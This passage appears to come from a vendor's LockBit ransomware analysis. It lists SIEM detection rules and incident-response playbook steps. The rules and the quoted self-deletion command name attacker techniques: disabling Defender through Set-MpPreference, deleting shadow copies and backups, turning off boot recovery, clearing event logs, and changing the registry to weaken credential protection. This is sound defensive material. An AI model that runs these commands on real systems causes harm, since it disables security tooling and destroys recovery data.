
After successful execution, LockBit will delete its executable for reducing the artifacts it leaves on the infected system. In order to do that, it runs the following command `C ping 1.1.1.1 -n 22> Nul & \ <the path to the executable>`.

Detection using Logpoint

While explaining the process, we have mentioned suitable detection rules that we have tested in our lab environments. Below is the collection of rules applicable to the procedures carried out by LockBit. If any of the procedures covered in this section do not trigger an alert in the environment, it is recommended to deploy the relevant rule. Note, as with many alert rules, this set of rules may need to be baselined for your unique environment and filters added for approved activity by certain users, systems, or applications.


LP_Autorun Keys Modification Detected

```
1 label=Registry label=Set label=Value
2 target_object IN
  ["*\software\Microsoft\Windows\CurrentVersion\Run*","*\software\Microsoft\Windows\Curren
  tVersion\RunOnce*",
3 "*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*",
  "*\software\Microsoft\Windows\CurrentVersion\RunServices*",
4 "*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*",
  "*\software\Microsoft\Windows\CurrentVersion\RunServices*",
5 "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
  "*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
6 "*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"] -user IN
  EXCLUDED_USERS
```




LP_Microsoft Defender Logging Disabled:

```
1  label=Registry label=Value label=Set
2  target_object="*\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Windows Defender/Operational\Enabled"
3  detail="DWORD (0x00000000)"
```




LP_LSA Protected Process Light Disabled

```
1  label=Registry label=Set label=Value
2  target_object="HKLM\System\CurrentControlSet\Control\Lsa\RunAsPPL" detail="DWORD (0x00000000)"
```




Search query to detect stopped service

```
1  norm_id=Win* label=Service (label=Delete OR label=Create OR label=Change OR label=Start OR label=Stop) -user IN EXCLUDED_USERS status=stopped
2  | chart count() by device_name,service,status
```



LP_High Number of Service Stop or Task Kill in Short Span

```
1 (label="process" label=create "process"="*\taskkill.exe" (command= "*f *" command="*im *") OR
  command="*IM *") OR
2 (label="process" label=create ("process" IN ["*\sc.exe", "*\net.exe", "*\net1.exe"]
  command="*stop*") OR
3 ("process"="*\sc.exe" command="*delete*") -user IN EXCLUDED_USERS)
4 | chart count() as occurrence by user,host,domain,"process",parent_process  | search
  occurrence > 8
```



LP_Suspicious MSHTA Process Pattern


```
1 label="process" label=create "process"="*\mshta.exe" ((parent_process IN
  ["*\cmd.exe","*\powershell.exe"]
2 OR command IN ["*\AppData\Local*", "*C:\Windows\Temp*", "*C:\Users\Public*"]) OR (-
  "process" IN ["C:\Windows\System32*", "C:\Windows\SysWOW64*" ])
3 OR (-command IN ["*mshta.exe","*mshta"] -command IN ["*.htm*", "*.hta*" ]))
```

LP_WDigest Registry Modification

```
1 label=Registry label=Value label=Set target_object="*WDigest\UseLogonCredential" -user IN EXCLUDED_USERS
```

LP_Suspicious Taskkill Activity

```
1 label="process" label=create "process"="*\taskkill.exe" (command= "*f *" command="*im *") OR command="*IM *"
```



LP_Microsoft Defender Disabling Attempt via PowerShell

```
1 norm_id=WinServer event_id=4104 script_block IN ["*Set-MpPreference -DisableRealtimeMonitoring 1*",
2 "*Set-MpPreference -DisableBehaviorMonitoring 1 *", "*Set-MpPreference -DisableScriptScanning 1 *",
3 "*Set-MpPreference -DisableBlockAtFirstSeen 1 *", "*Set-MpPreference -DisableRealtimeMonitoring $true*",
```

```
4  "*Set-MpPreference -DisableBehaviorMonitoring $true*", "*Set-MpPreference -
   DisableScriptScanning $true*",
5  "*Set-MpPreference -DisableBlockAtFirstSeen $true*", "*Set-MpPreference -drtm $true*", "*Set-
   MpPreference -dbm $true*",
6  "*Set-MpPreference -dscrptsc $true*", "*Set-MpPreference -dbaf $true*", "*Set-MpPreference -
   drtm 1 *",
7  "*Set-MpPreference -dbm 1 *", "*Set-MpPreference -dscrptsc 1 *", "*Set-MpPreference -dbaf 1 *"]
```

LP_Windows Defender Uninstall via PowerShell

```
1  label="Process" label=Create "process"="*\powershell.exe" command="*Uninstall-
   WindowsFeature*Name*Windows-Defender*"
```

LP_RDP Registry Modification


```
1  label=Registry label=Value label=Set
2  target_object IN ["*\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
   Tcp\UserAuthentication",
3  "*\CurrentControlSet\Control\Terminal Server\fDenyTSConnections"] detail="DWORD
   (0x00000000)" -user IN EXCLUDED_USERS
```

LP_DLL Side Loading Via Microsoft Defender

```
1  label=Image label=Load "process" IN ["*\MpCmdRun.exe","*\NisSrv.exe"] image="*\mpclient.dll"
2  -"process" IN ["C:\Program Files\Windows Defender\*","C:\ProgramData\Microsoft\Windows
   Defender\Platform\*"]
```


LP_Windows Defender Stopped

```
1  norm_id=WinServer event_source="Microsoft-Windows-Windows Defender" event_id=5001
```




File Deletion Detected

```
1  label="Process" label="Create" (command="*remove-item*" OR command="*vssadmin*Delete
   Shadow*" OR
2  command="*wmic*shadowcopy delete*" OR command="*wbdadmin* delete catalog -q*" OR
3  command="*bcdedit*bootstatuspolicy ignoreallfailures*" OR
   command="*bcdedit*recoveryenabled no*")
4  -user IN EXCLUDED_USERS
```



LP_Possible Modification of Boot Configuration

```
1  label="Process" label="Create"  (("process"="*\bcdedit.exe" command IN
2  ["*deletevalue*","*delete*", "*import*","*set*"]) OR
3  ((command="*bootstatuspolicy*" command="*ignoreallfailures*") OR
4  (command="*recoveryenabled*" command="*no*"))) -user IN EXCLUDED_USERS
```




LP_Suspicious Eventlog Clear or Configuration Using Wevtutil Detected

```
1  label="Process" label=Create ((("process"="*\powershell.exe" command IN ["*Clear-EventLog*",
   "*Remove-EventLog*", "*Limit-EventLog*"])
2  -"process" IN ["C:\Program Files\Windows Defender\*","C:\ProgramData\Microsoft\Windows
   Defender\Platform\*"]
```

LP_Shadow Copy Deletion Using OS Utilities Detected

```
1  label="Process" label="Create" ("process" IN ["*\powershell.exe", "*\wmic.exe", "*\vssadmin.exe",
   "*\diskshadow.exe"]
2  command="* shadow*" command="*delete*") OR ("process"= "*\wbadmin.exe"
   command="*delete*" (command=*systemstatebackup*)
3  OR (command="*catalog*" command="*quiet*") )  OR ("process"="*\vssadmin.exe"
   command="*resize*" command="*shadowstorage*" command="*unbounded*")
```




Loading of Cryptography DLL

```
1  label=image label=load file in ["ncrypt.dll","bcrypt.dll"]
```

By using this search query we can detect the logs where cryptography DLLs like bcrypt.dll and ncrypt.dll are being loaded will be detected. Bcrypt.dll is the subset of cryptography next generation (CNG: a replacement for crypto API) that provides cryptographic primitives such as random number generation, hash functions, signatures, and encryption keys. NCrypt.dll is also the subset of CNG that provides key storage facilities to support persisting asymmetric keys and hardware such as smart cards.

LP_High Volume of File Modification or Deletion in Short Span:

```
1    [30 label=File label=Object label=Storage access IN ["Delete*","writedata*"] -"process" IN
     ["*\tiworker.exe","*\poqexec.exe","*\msiexec.exe"] having same host,domain,user,"process" within
     1 minutes]
```



In the above image, we can see the python process has modified or deleted 20 files in a minute. Depending on the situation and the needs, the number of logs and the time range to trigger alerts can be modified. This alert detects a large number of file modifications or deletions in a short period so, it can detect file encryption activity by the ransomware.

The given alerts are available in the latest release (see link below) and can be manually downloaded through the given link.

Alerts download.

Incident Investigation and Response using Logpoint SOAR

Compromise investigation

The necessary steps in investigating post-compromise activity include inspecting:

- If any accounts have been compromised, passwords are changed or are receiving unusual logins, emails, or requests from any users.
- Mass or targeted phishing or suspicious emails are being sent to employees.
- Any traffic has been found between the compromised domains.
- Unusual files that have been downloaded.
- Commands that have used generic evasion techniques.
- Known vulnerabilities that are yet to be patched in the network.
- Processes being attributed to suspicious parent processes or are being run from unusual sources like %TEMP%.
- Credential dumping attempts.
- Impacket use or attempts of use.
- Disabling of important features including but not limited to the crash dump feature.
- Logs are being cleared.
- Suspicious scheduled tasks are being created.
- Unusual Remote Access Tools (RATs) making connections.
- Security settings are being changed rapidly.

In no way would monitoring for the listed activities eliminate the chance of being compromised, but would provide basic coverage of any attempt when added to existing company cybersecurity policies.

These playbooks provide operational procedures for planning and conducting cybersecurity incident and vulnerability response activities and detail each step for both incident and vulnerability detection.

The main playbook for investigation, with its multiple sub-playbooks, goes deep into detection and investigation if an attack has taken place.

Incident Response

If and when an active attack has been detected, an organization should always follow the already set internal organizational IT and Security guidelines. Plenty of resources are available to create and follow. Some notable ones are provided by CISA, FBI, and frameworks by NIST.


However, using Logpoint technology, the following actions can be taken for immediate responses to the attacks.

1. **Blocking IoCs:** We have updated our IoC lists (alongside the alert releases) with hashes, domains, and IPs, which can be turned on as alerts and used to block as soon as they are detected in the network.
2. **Isolate the endpoints:** When an attack is detected or a system is compromised, the immediate action should be to isolate the system, take proper logs, evaluate the situation and remediate.

These solutions come out of the box as playbooks that can be deployed with the latest release of Logpoint. However, the provided playbooks are generic versions and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

A. Isolate Endpoint Mitigation -Generic

The playbook checks if a host has been infected. If the result is true, the playbook tries to isolate it using the EDR and contain and quarantine it before it spreads to other machines.



